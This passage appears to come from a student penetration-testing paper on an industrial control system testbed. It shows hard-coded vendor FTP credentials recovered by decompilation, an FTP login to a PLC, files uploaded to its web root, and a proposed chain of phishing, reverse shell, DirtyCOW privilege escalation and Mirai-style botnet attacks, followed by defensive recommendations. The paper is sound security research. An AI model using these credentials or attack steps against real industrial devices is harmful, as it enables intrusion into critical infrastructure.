```

Fig. 21: Web App source code

For this, we used the CFR decompiler to look through all of the .jar's code, where we found a lot of low level code, allowing us to manipulate how issued commands are actually run.


Furthermore, we found what appeared to be the hard-coded credentials for accessing the FTP server also running on this device (Fig.22).


jlalmeida@kali: ~/Downloads/decompiler
File Actions Edit View Help

```
jlalmeida@kali:~/Downloads/decompiler$ java -jar cfr-0.149.jar RDE.jar --outputdir ./
decompiled/ 2> /dev/null
jlalmeida@kali:~/Downloads/decompiler$ sed -n '71,72p' decompiled/com/transparentfact
ory/rde/sacomm/Rde.java
    private String m_ftpLogin = "sysdiag";
    private String m_ftpPassword = "factorycast@schneider";
jlalmeida@kali:~/Downloads/decompiler$ 
```

Fig. 22: FTP credentials decompiled

In Fig. 23 we show the successful attempt of logging into PLC2's FTP server with these credentials.




```
jose-donato@kali:~$ ftp 172.27.224.250
Connected to 172.27.224.250.
220 host FTP server (VxWorks 6.4) ready.
Name (172.27.224.250:jose-donato): sysdiag
331 Password required for sysdiag.
Password:
230 User sysdiag logged in.
Remote system type is VxWorks:.
ftp> ls
200 PORT command successful.
150 Opening ASCII mode data connection for 'file list'.
drwxrwxAwx  1 0       0                  512 Jan  1 00:00 wwwroot
drwxrwxAwx  1 0       0                  512 Jan  1 00:00 rdt
-rwxrwxAwx  1 0       0                  190 Jan  1 00:00 http.ini
-rwxrwxAwx  1 0       0                  110 Jan  1 00:00 webloader.ini
-rwxrwxAwx  1 0       0                   95 Jan  1 00:00 namspace.dat
-rwxrwxAwx  1 0       0                  254 Jan  1 00:00 UserWebFiles.ft
```

Fig. 23: Successful ftp login

E. *Ftp Exploit: Reverse Shell + Phishing*

From the previous subsection we have access to the PLC2 via ftp. With this, we quickly found the *wwwroot* folder that contains PLC2's web server (as found in the downloaded firmware).

In a first approach, we added a file to this folder called test.htm to check if we could access it in the browser (Fig.24). This was successful as seen in Fig.25.




```
200 PORT command successful.
150 Opening ASCII mode data connection for 'file list'.
drwxrwxAwx  1 0       0                  512 Jan  1 00:00 cgi-bin
drwxrwxAwx  1 0       0                  512 Jan  1 00:00 rdt
drwxrwxAwx  1 0       0                  512 Jan  1 00:00 classes
drwxrwxAwx  1 0       0                  512 Jan  1 00:00 conf
drwxrwxAwx  1 0       0                  512 Jan  1 00:00 html
drwxrwxAwx  1 0       0                 1024 Jan  1 00:00 images
drwxrwxAwx  1 0       0                  512 Jan  1 00:00 lib
drwxrwxAwx  1 0       0                  512 Jan  1 00:00 secure
-rwxrwxAwx  1 0       0                  318 Jan  1 00:00 favicon.ico
-rwxrwxAwx  1 0       0                  591 Jan  1 00:00 index.htm
-rwxrwxAwx  1 0       0                63489 Jan  1 00:00 SchneiderTFE.zip
-rwxrwxAwx  1 0       0                  197 Apr 16 17:57 tst.htm
-rwxrwxAwx  1 0       0                 1490 Apr 16 18:21 shell.jsp
226 Transfer complete.
ftp> 
```

Fig. 24: "wwwroot" folder

If we can change the files provided by the web server, we can easily upload a payload accessible in one endpoint. We came up with a simple idea to gain full access to the PLC 2 using what we explained so far and some social engineering. It is basically a credential harvester, a type of phishing (Setoolkit):

1) Change the page presented to the employees to include an warning to update their passwords because a breach happened



```
<!DOCTYPE html PUBLIC "-//W3C//DTD HTML 4.0 Transitional//EN">
<html>
 <head> </head>
 <body>
   <h1>TESTTT</h1>
  </body>
</html>
```

Fig. 25: File added to 172.27.224.250

2) When employees clicked to update the password they are redirected to a page similar to the one in PLC but hosted by our machine
3) Employees submit their credentials

Since our host is the one hosting the update password page, all the requests submitted will be sent to our machine. That way, we can get sensitive credentials.

In addition, we could also make a user download a payload made with msfconsole and wait for to run it in their computers. If successful, we would gain a reverse shell to their machines.

Another attack we propose takes advantage of being able to upload any file which will be hosted on the web server. Following the perspective presented in [10], we could build a payload with *msfvenom* (another metasploit library) that would be later uploaded via FTP and served by the web server. Our machine would listen and once this endpoint was called (172.27.224.250/payload), it would run custom code on the web server (PLC) in order to make a reverse shell to our machine. Again, we did not execute this attack to protect the testbed since it would involve adding or changing java applets that the web server is using (possible, as proved through the page inserted via FTP and displayed on the server).

F. *Privilege Escalation*

In the previous subsection, we described how we could gain access to a shell of the PLC2 Since this is a linux system and it is most likely not running an updated version (updates often break these machines), we can easily find exploits (in www.exploit-db.com or in tools like *metasploit*) for privilege escalation, ie, gaining root access.

One of the most popular, due to its efficacy, is dirtyCOW which exploits a race condition to change the write-protected /etc/passwd (exploit url).

Since we did not want to cause permanent damage in the testbed, we did not try it. However, the exploited vulnerability existed for over ten years, and provided that the PLC was running an outdated linux version, it'd most likely have worked.

Once we had root access to the machine (it could be the PLC or the employee's machines infected with the payload explained in the previous section) we could go even further.

Basing our approach in the Mirai Botnet Attack [11], the infected systems could be joined together into a "remotely controlled" network of devices (botnet), used later on to do a powerful DDoS attack against any system. For example, the Mirai Attack is estimated to have infected between 1–1.5 million devices [12], so we can imagine how much it can disrupt even the most robust systems.

However, it is important to note that in our testbed the internal devices are isolated from the rest of the system (and the outside) and as such could not join this botnet. This is a key-characteristic and, therefore, we can conclude that isolation of the sensitive parts of the industrial systems from the open network should be always implemented.

The infected employee's computers would not, most likely, be in an isolation network and, therefore, could join the botnet becoming a serious and powerful threat.

V. Discussion

For some vulnerabilities, correction is straightforward - eg. changing default passwords to strong passwords.

Updating systems is another essential requirement. However, it can also be extremely challenging, since these systems are old and fragile. As such, it may not be feasible to update them, which is the only thing, apart from upgrading the hardware (expensive), that can prevent a vulnerability like DirtyCOW.

Firewalls are also important to detect and prevent DDOS attacks or blocking unauthorized parties from accessing devices that they should not be able to (Role-based access control).

IDS must be implemented to control and keep track of the state of the network feeding information to reactive systems that can prevent attacks in real time.

It is important to note that this is an expensive process and the devices must updated from time to time (depending on their lifecycle, the majority has usually 10 to 20 years [5])

After some days exploring the system, we found many vulnerabilities. Since the testbed is representative of real world-case scenarios, we can conclude that it is a problem that must be fixed as soon as possible.

VI. Conclusion

In this paper we identified numerous vulnerabilities in an ICS testbed, following a penetration testing procedure. Through it we observed that industrial systems have a lot of inherent deficiencies that could lead to catastrophic damages.

For too long has an "ignorance is bliss" approach been taken when it comes to these systems' security, without which the so desired (and prioritized) continuity of service is baseless.

As such, Security By Design and In Depth strategies must be implemented by organizations, so that the mistakes we have seen in this paper, and in recent years, stop occurring.

References

[1] Rosa, Luís, et al. "Attacking SCADA systems: A practical perspective." 2017 IFIP/IEEE Symposium on Integrated Network and Service Management (IM). IEEE, 2017.

[2] BMXP3420302 - processor module M340 - max 1024 discrete + 256 analog I/O - CANOp https://www.se.com/ww/en/product/BMXP3420302/processor-module-m340---max-1024-discrete-%2B-256-analog-i-o---canopen/

[3] IEEE Taxonomy - taxonomy_v101.pdf https://www.ieee.org/content/dam/ieee-org/ieee/web/org/pubs/taxonomy_v101.pdf

[4] Guru99. Penetration Testing Tutorial: What is PenTest? https://www.guru99.com/learn-penetration-testing.html

[5] Obregon, Luciana. "Secure architecture for industrial control systems." SANS Institute InfoSec Reading Room (2015).

[6] Kushner, David. "The real story of stuxnet." ieee Spectrum 3.50 (2013): 48-53.

[7] Linux man pages. Nmap Reference Guide

[8] Lyon, Gordon Fyodor. Nmap network scanning: The official Nmap project guide to network discovery and security scanning. Insecure, 2009.

[9] Inside the Cunning, Unprecedented Hack of Ukraine's Power Grid — WIRED https://www.wired.com/2016/03/inside-cunning-unprecedented-hack-ukraines-power-grid/

[10] HackTheBox Write-Up — Devel - inc0gnito - Medium https://medium.com/vulnerables/hackthebox-devel-ecf86cf7822f

[11] What is the Mirai Botnet? — Cloudflare https://www.cloudflare.com/learning/ddos/glossary/mirai-botnet/

[12] Mapping Mirai: A Botnet Case Study - MalwareTech https://www.malwaretech.com/2016/10/mapping-mirai-a-botnet-case-study.html

[13] GitHub - digitalbond/Redpoint: Digital Bond's ICS Enumeration Tools https://github.com/digitalbond/Redpoint

[14] MODBUS Application Protocol 1 1 b http://www.modbus.org/docs/Modbus_Application_Protocol_V1_1b.pdf